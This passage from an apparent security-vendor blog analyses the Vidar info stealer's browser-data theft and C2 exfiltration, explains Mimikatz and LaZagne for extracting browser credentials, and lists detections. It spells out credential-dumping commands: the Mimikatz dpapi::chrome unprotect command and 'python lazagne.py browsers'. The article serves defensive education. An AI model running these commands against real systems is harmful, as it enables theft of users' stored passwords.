
Image 22- self-customized with a very handy GUI interface
By utilizing ApiLogger, we observe which files the stealer is targeting (such as Cookies, History, Login Data, and Web Data). Using the API function CopyFileA the stealer copies the collected files to a new location “c:\ProgramData\” and appends a numeric name, making it more difficult to detect. Later it deletes the files from the infected device using the API function DeleteFileA. (Image 23)

Image 23- the files to be targeted by the stealer
To examine the files, we use the DB Browser for SQLite. By analyzing the amount and type of information that the attacker is trying to obtain from the victim, we can gauge the severity of the stealer’s impact. This information can include personal details such as addresses, emails, phone numbers, names, credit card information, payment methods, etc.’

Image 24- credit cards and payments info

Image 25- autofill info
Another useful piece of information that can be viewed using the ApiLogger is how the stealer enumerates cryptocurrency wallets to expand profit.

Image 26- enumeration of cryptocurrency wallets
By examining the ProgramData folder, we see that the stealer is creating a new folder where it collects all the information which will be subsequently sent to the Command-and-Control server

Image 26- the “package” is ready to be sent
After extracting the data, the stealer sends a POST request to the attacker’s Command and Control server, encoded with Base64 encryption. Upon decoding the Base64 obfuscation, the content can be delivered in a compressed format.

Image 27- post request encoded with Base64 to deliver the “loot”
After de-obfuscation and cleaning, we see the content delivered in a compressed format

Image 28- the data files in a compressed format
We discussed the existence of various utilities that can exploit browsers and extract sensitive information such as credentials. In this section, we examine some of these utilities and explore the data they can obtain
Imagine a situation where an attacker successfully gains access to a victim’s computer. Their goal is to uncover sensitive information such as banking credentials and web application accounts. This task can be easily accomplished in just a few minutes using the tool Mimikatz. The attacker simply needs to navigate to the C:/Users/AppData/Local/Google/ directory and search for Chrome to locate the User Data folder. Certain web browsers, such as Chrome, save website credentials in a “Login Data” file that utilizes the Data Protection API (DPAPI) for encryption. DPAPI is a cryptographic interface that is built into the Windows operating system. It provides a set of functions for symmetric encryption of diverse types of data, such as website credentials and other sensitive information. DPAPI uses a combination of the user’s password and the machine’s security identifier (SID) to encrypt and decrypt data, providing an additional layer of security. The main goal of DPAPI is to provide data protection services at the operating system level to users and system processes. It has two function calls (CryptProtectData / CryptUnprotectData) which can be used to encrypt and decrypt data. Attempting to open the “Login Data” file will reveal that it cannot be accessed as it is encrypted. This is where Mimikatz comes in as a powerful tool that can decrypt that data. If the attacker has administrative privileges, they can use Mimikatz and its dpapi module, such as the command “dpapi::chrome/unprotect /in: “%localappdata%\Google\Chrome\User Data\Default\Login Data“. Mimikatz will detect if an encrypted key is found in the local state file and if it is protected by DPAPI, it will decrypt the information and display all URLs where the user entered their credentials as plaintext

Image 29- leveraging the dpapi module to extract web browsers credentials
Web Browsers Credentials extraction with LaZagne
Image 30- LaZagne identity
LaZagne is a free, open-source tool that is used for post-exploitation developed by Alessandro Zanni. It is used to find and retrieve credentials stored on a computer for various software applications. It was developed using Python and it is compatible with Windows, Linux, and Mac operating systems.
LaZagne has been utilized by various cyber threat groups in attacks on government agencies and businesses. These groups are believed to have connections to Iranian and Chinese cyberespionage organizations and potentially government-sponsored groups. Some notable groups that have been known to use LaZagne include APT3, APT33, MuddyWater, Tonto Team, and OilRig.
LaZagne features several modules, each of which is tailored to extract passwords from specific categories of applications. One of these is the “browsers” module, which targets 29 web browsers, including widely used browsers like Internet Explorer, Chrome, Edge, Opera, Firefox, and more. If users store passwords in the browser, their security is at elevated risk since the “browsers” module of LaZagne can extract them.

Image 31- list of the web browsers that can be targeted by LaZagne
LaZagne functions by injecting its Python code directly into memory without leaving any traces on the disk, making it difficult to detect its presence. It comprises a vast collection of utilities and algorithm scripts. It begins by identifying the applications present on the target system and then uses the appropriate utility to extract credentials associated with that specific application.
Browsers store passwords in an encrypted file that can only be accessed by verifying Windows credentials. As Windows credentials are stored in the SAM database file, to extract browser credentials, LaZagne first targets this file to retrieve the user’s Windows password and then uses it to extract the remaining browser application credentials.

The image below displays the passwords of the Web browsers applications by simply executing the command “Python lazagne.py browsers”.



As a part of Cynet’s ongoing commitment to safeguarding its customers, Cynet regularly monitors for attack TTP’s and cyber threats. The following presents a glimpse of how Cynet 360 AutoXDR detects, prevents, and records the attacks discussed in this article.
Process Monitoring – detection of dumping lsass using procdump64.exe
Process Monitoring – Comsvcs.dll Credential Dumping – This behavior may indicate that an attempt was performed to access credential material stored in the process memory of the Local Security Authority Subsystem Service (LSASS)
Malicious Script Command – This behavior indicates abuse of PowerShell commands and scripts for execution of PowerSploit/Exfiltration/Out-MiniDump.ps1 to dump lsass file

Memory Pattern Mimikatz – The mimikatz file is loaded to the memory and detected by Cynet
Unauthorized Memory Access Attempt – Cynet detects Mimikatz attempting to access the memory of a lsass process, in a forbidden manner


Unauthorized File Operation Attempt –Vidar info stealer accessed the login data file of the browser- This behavior may indicate an attempt to acquire credentials from web browsers by reading files specific to the target browser

Memory Pattern – HackTool – LaZagne– Detection of targeting Google Chrome passwords by LaZagne

Malicious Script Command- detection of Domain Password Spray attack
In this article, I discussed some of the techniques used by attackers to obtain account credentials. As these techniques provide the gateway to locations that contain sensitive information, attackers often target them and invest significant resources to hack them. There are several ways to reduce the risk of accounts being compromised and information being leaked by making it more difficult for attackers to obtain credentials including:
Search results for: